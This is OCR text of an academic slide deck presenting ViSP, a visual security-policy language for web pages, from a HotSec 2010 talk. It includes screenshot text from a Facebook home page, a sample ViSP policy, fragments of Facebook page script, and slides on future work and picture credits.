
ail address...

View all

birthday Tuesday
rthday Wednesday

ds

Amber Peters



Facebook | Home

http://www.facebook.com/home.php?filter=lf

Google

facebook Home Profile Friends Inbox 1 Terri Oda Settings Log out Search

News Feed
Ottawa, ON
Anita Borg
Photos
Links
Video
Notes
Status Updates
More

Live Feed View news feed

What's on your mind?

Oren Mazor roller derby names are amazing. Schadenfreude is the clear winner, of course, but lulu cthulhu is a solid runner up.

twoevils.org
twoevils.org

17 minutes ago · Comment · Like · Share

Jordan Melzer and Bob Andrews are now friends.

53 minutes ago · Comment · Like

Noirin Shirley I'm at Bayside Village (3 Bayside Village Place, Brannan & Delancey, San Francisco). http://4sq.com/6Nzy8z

57 minutes ago · Comment · Like

Leigh Honeywell My brother Chris is awesome. He gave r pictures of the LHC for Christmas: http://bit.ly/7AuCsv ar here: http://fyours.wordpress.com/

about an hour ago via identi.ca · Comment · Like

Ian Hanschen likes this.

Write a comment...

Andrew Clunis Coding. Porting some GTK 1.x code to 2.x

Requests View all

8 friend requests
1 event invitation
2 friend suggestions
11 other requests

Suggestions View all

Josh Phillips
Add as a friend

Jon Hickman
Catch up on Facebook.
Send him a message

Sponsored

Connect with more friends

Share the Facebook experience with more of your friends. Use our simple invitation tools to start connecting.

ail address...

View all

birthday Tuesday
rthday Wednesday

Amber Peters

Applications


Amber Peters

Chat (5)

Done

ViSP for Facebook home page

```
<box id=”div:fb_menubar” alt=”Top menu” />
<structure>
    <multibox id=”div:home_stream”
        alt=”Status updates”
        boxspec=”div:class:GenericStory” />
    <box id=”div:83” alt=”Sponsored box” />
</structure>
<box id=”div:presence_bar” alt=”bottom menu”>
    <box id=”div:chat_conv”
        alt=”Chat conversation” />
</box>
```



Oren Mazor roller derby names are amazing. Schadenfreude is the clear winner, of course, but lulu cthulhu is a solid runner up.

twoevils.org
twoevils.org

17 minutes ago · Comment · Like · Share

Jordan Melzer and Bob Andrews are now friends.

53 minutes ago · Comment · Like

Noirin Shirley I'm at Bayside Village (3 Bayside Village Place, Brannan & Delancey, San Francisco). http://4sq.com/6Nzy8z

57 minutes ago · Comment · Like

Leigh Honeywell My brother Chris is awesome. He gave r pictures of the LHC for Christmas: http://bit.ly/7AuCsv ar here: http://fyours.wordpress.com/

about an hour ago via identi.ca · Comment · Like

Ian Hanschen likes this.

Write a comment...

Andrew Clunis Coding. Porting some GTK 1.x code to 2.

Jon Hickman
Catch up on Facebook.
Send him a message

Sponsored

Connect with more friends

Share the Facebook experience with more of your friends. Use our simple invitation tools to start connecting.

ail address...

View all

birthday Tuesday
rthday Wednesday

Amber Peters

Facebook Code

```
onloadRegister(function (){Arbiter.registerCallback(function () {UIIntentionalStream.instance.oldest
HTML("<div class=\"UIShowMore_Pager UIContentBox lightblue_box pas\"><div class=\"UIShowM
filter=h&amp;oldest=1264540346&amp;use_primer=1\" class=\"PagerMoreLink\">Older Posts<i cla
src=\"http:\/\/b.static.ak.fbcdn.net\/rsrc.php\/zBS5C\/hash\/7hwy7at6.gif\" class=\"UIShowMore_Pag
href=\"\/ajax\/feed\/edit_options_dialog.php?filter_key=h\">Edit options<\/a><\/div><\/div><\/div>"));
onloadRegister(function (){ufi_add_textarea_control(8000, "Write a comment...");;});
onafterloadRegister(function (){UIIntentionalStream.instance.loadMoreOnScroll("div_story_181083
; onloadRegister(function (){window.__UIControllerRegistry["c4b60a731510823f617c1b"] = new UI
; onloadRegister(function (){window.__UIControllerRegistry["c4b60a731512d816f2a8f4"] = new UI
onloadRegister(function (){window.presenceCookieManager = new CookieManager(2, true);
window.channelManager = new ChannelManagerPro("1157525754", 0, {"MIN_RETRY_INTERVAL"
window.presence = new Presence("1157525754", "Terri Oda", "Terri", 1264625457000, 0,
{"UPDATE_GRANULARITY":20,"BUDDY_BASE_TIME":40,"BUDDY_MAX_TIME":900,"BUDDY_C
_COST_CHAT_ACTIVITY":180,"BUDDY_COST_VIEW_ACTIVITY":180,"BUDDY_COST_PAGE_A
20,"NOTIFICATIONS_PIGGYBACK_PERCENTAGE":10,"CHAT_UI_COOKIE_CACHE_WINDOW"
window.presenceUpdater = new PresenceUpdater();
window.presenceNotifications = new ChatNotifications(0, 17, 1264625457000, {"128581025231":"M
1264520985, 0, 10, 1);
window.chatOptions = new ChatOptions(1, {"compact_buddylist":0,"sticky_buddylist":0,"sound":1});
window.buddyList = new ChatBuddyList();
buddyList.initNoRender(15, {"786505526":{"i":0,"fl":["-1"]}}, 1264625353000, 1, true, {"12107062652
{"n":"GHC","o":1,"c":2,"h":0},"1158569201889":{"n":"Guild","o":1,"c":8,"h":0},"1210708385336":{"n":"
{"n":"NCF","o":1,"c":3,"h":0},"1156645153789":{"n":"Open Source","o":1,"c":29,"h":0},"11791948775
```

Policy Creation Tool Prototype

- Firefox 3 browser add-on
- Enable policy-creation mode
  - Mouse over desired boxes
  - Click to make them permanent
  - Currently only does boxes
- End result is currently saved as modified HTML


But what about channels?

- Channels are defined in detail in previous mashup work
  - e.g. Set your home city in one box and have it update news, weather, classifieds, etc. boxes
- However, we found few channels in practice
  - This made it very difficult to draw useful conclusions about their use and security

Issues & Future Work


- ViSP can only handle visual parts of page
- Channels?

- In the works:
  - Switch to using CSS-syntax for ViSP
  - User study
  - Test against larger corpus of websites
  - Test against real-world attacks



Open Questions

- Is ViSP really more usable for developers?
- How much communication goes on within the page?
  - Our test set had little communication, but was that an artifact of the sites chosen?
- What technologies should ViSP play well with to provide a complete solution?



More info?

- This paper was presented at HotSec '10
- It is entitled “Visual Security Policy for the Web” and is available at these locations:
    - http://www.usenix.org/events/hotsec10/tech/full_papers/Oda.pdf
    - http://webinsecurity.net/resources/visp-oda-hotsec2010.pdf
- You can also contact me at terri@zone12.com if you have any questions or ideas you'd like to discuss
- Thanks!

Picture Links


- Megashark infographic: http://staubman.com/blog/?p=67
- Equations: http://www.flickr.com/photos/timdorr/3325487594/
- Sandbox: http://www.flickr.com/photos/lemon/4623624130
- Kid in sandbox 1: http://www.flickr.com/photos/benmcleod/213005390
- Kid in sandbox 2: http://www.flickr.com/photos/trommetter/128400664/
- Kitten: http://www.flickr.com/photos/23258385@N04/2237739552/
- Shark: http://www.flickr.com/photos/rling/438037919/
- Shark in house: http://www.flickr.com/photos/davemorris/144525103/


Picture Links (2)

- Shark Tank: http://www.flickr.com/photos/frodefjeld/4848877101
- Tanks of things: http://www.flickr.com/photos/smailtronic/283081856/
- Last page sharks:
  - http://www.flickr.com/photos/rling/3020323557/
  - http://www.flickr.com/photos/volk/1038089969/
  - http://www.flickr.com/photos/greyloch/4180141503/

Visual Security Policy for the Web


Terri Oda, Anil Somayaji
Carleton University


ONE OF OUR CUSTOMERS IS REPORTING SECURITY PROBLEMS WITH OUR SOFTWARE.
PREPOSTEROUS.
WHY?
BECAUSE OUR SOFTWARE DOESN'T *HAVE* ANY SECURITY?
OF *COURSE* IT DOES! LOOK AT THIS LOGIN SCREEN!
"*ARE YOU A REGISTERED USER?*
YES/NO"
Not Invented Here™ © Bill Barnes & Paul Southworth
NotInventedHere.com



A note to PDF readers


- These are annotated slides: the second half of the PDF contains the slides with the notes.
- The notes with each slide are a rough transcript of what I said at HotSec
- If you would like to know more, the full paper is available at these locations:
  - http://www.usenix.org/events/hotsec10/tech/full_papers/Oda.pdf
  - http://webinsecurity.net/resources/visp-oda-hotsec2010.pdf
- And you can always contact me at terri@zone12.com if you have more questions or want to discuss these ideas!



83%

of web sites have had a serious vulnerability

According to WhiteHat Security, 83% of web sites they looked at had a serious vulnerability at some point in their lifetimes.




64%

of all sites have one right now

They found that nearly two thirds of all websites had such a vulnerability right now.

